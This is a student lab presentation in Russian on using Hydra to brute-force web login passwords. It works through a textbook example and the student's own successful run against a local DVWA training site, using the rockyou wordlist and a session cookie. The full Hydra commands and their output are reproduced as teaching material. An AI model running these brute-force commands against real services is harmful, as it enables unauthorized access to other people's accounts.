

Презентация по третьему этапу индивидуального проекта

Информационная безопасность

Самсонова Мария Ильинична

НФИбд-02-21

Студ. билет: 1032216526

2024

RUDN

Приобретение практических навыков по использованию инструмента Hydra для брутфорса паролей.

Реализовать эксплуатацию уязвимости с помощью брутфорса паролей.

- Hydra используется для подбора или взлома имени пользователя и пароля.
- Поддерживает подбор для большого набора приложений [`@brute`, `@force`, `@parasram`].[1]

Пример работы:

Исходные данные:

- IP сервера 178.72.90.181;
- Сервис http на стандартном 80 порту;
- Для авторизации используется html форма, которая отправляет по адресу `http://178.72.90.181/cgi-bin/luci` методом POST запрос вида `username=root&password=test_password`;
- В случае неудачной аутентификации пользователь наблюдает сообщение `Invalid username and/or password! Please try again.`


- Запрос к Hydra будет выглядеть примерно так:

```
hydra -l root -P ~/pass_lists/dedik_passes.txt  
-o ./hydra_result.log -f -V -s 80  
178.72.90.181 http-post-form "/cgi-  
bin/luci:username=^USER^&password=^PASS^:Invalid  
username"
```

- Используется http-post-form потому, что авторизация происходит по http методом post.

- После указания этого модуля идёт строка
`/cgi-bin/luci:username=USER&password=PASS:Invalid username`, у которой через двоеточие (:) указывается:
- путь до скрипта, который обрабатывает процесс аутентификации
`(/cgi-bin/luci);`
- строка, которая передаётся методом POST, в которой логин и пароль заменены на ^{USER} и ^{PASS} соответственно
`(username=USER&password=PASS);`
- строка, которая присутствует на странице при неудачной аутентификации; при её отсутствии Hydra поймёт, что мы успешно вошли (Invalid username).

Чтобы пробрутфорсить пароль, нужно сначала найти большой список частоиспользуемых паролей. Его можно найти в открытых источниках, я взяла стандартный список паролей `rockyou.txt` для kali linux (рис. 1).

A terminal window with a dark background and light blue text. The prompt is `(misamsonova@misamsonova)-[~/Downloads]`. The first command is `$ cd ~/Downloads`. The second command is `$ sudo gzip -d rockyou.txt.gz`.

```
(misamsonova@misamsonova)-[~/Downloads]  
$ cd ~/Downloads  
  
(misamsonova@misamsonova)-[~/Downloads] wordlists  
$ sudo gzip -d rockyou.txt.gz
```

Рис. 1: Распаковка архива со списком паролей

Выполнение лабораторной работы

Захожу на сайт DVWA, полученный в ходе предыдущего этапа проекта. Для запроса hydra мне понадобятся параметры cookie с этого сайта (рис. 2).




Рис. 2: Сайт, с которого получаем информацию о параметрах Cookie

Чтобы получить информацию о параметрах cookie я установила соответствующее расширение для браузера [@cookies], теперь могу не только увидеть параметры cookie, но и скопировать их (рис. 3).




Рис. 3: Информация о параметрах Cookie

Выполнение лабораторной работы


Ввожу в Hydra запрос нужную информацию. Пароль будем подбирать для пользователя admin, используем GET-запрос с двумя параметрами cookie: безопасность и PHPSESSID, найденными в прошлом пункте (рис. 4).

```
(misamsonova@misamsonova)-[~/Downloads]
$ hydra -l admin -P ~/Downloads/rockyou.txt -s 80 localhost http-get-form "
/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&login=Login:H=Co
okie: security=medium; PHPSESSID=59pjp5mffndbluoj1fas7sh2d0:F=Username and/or
password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-20 07:
30:26
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344401 login tries (l:1
/p:14344401), ~896526 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:use
rname=^USER^&password=^PASS^&login=Login:H=Cookie: security=medium; PHPSESSID
=59pjp5mffndbluoj1fas7sh2d0:F=Username and/or password incorrect.
[80][http-get-form] host: localhost login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-20 07:
31:05
```

Рис. 4: Запрос Hydra


Спустя некоторое время в результате запроса появится результат с подходящим паролем (рис. 5).



```
(misamsonova@misamsonova)-[~/Downloads]
$ hydra -l admin -P ~/Downloads/rockyou.txt -s 80 localhost http-get-form "
/DVWA/vulnerabilities/brute/:username="USER"&password="PASS"&Login=Login:H=Co
okie: security=medium; PHPSESSID=59pjp5mffndbluoj1fas7sh2d0:F=Username and/or
password incorrect."
```

Рис. 5: Результат запроса

Вводим полученные данные на сайт для проверки (рис. 6).



The image shows a web application interface with a light gray header containing the text "Vulnerability: Brute Force". Below the header is a white box with a black border titled "Login". Inside the "Login" box, there are two input fields. The first is labeled "Username:" and contains the text "admin". The second is labeled "Password:" and contains ten black dots, indicating a masked password. Below the password field is a button labeled "Login".

Рис. 6: Ввод полученного результата в уязвимую форму

Получаем положительный результат проверки пароля. Все сделано верно (рис. 7).

Vulnerability: Brute Force

Login

Username:

Password:

Login

Welcome to the password protected area admin




Рис. 7: Результат

В результате выполнения 3 этапа индивидуального проекта были приобретены практические навыки по использованию инструмента Hydra для брутфорса паролей.

[1] Методические материалы курса

[2] Kali Linux Tool Documentation: Hydra (URL:
<https://www.kali.org/tools/hydra/>)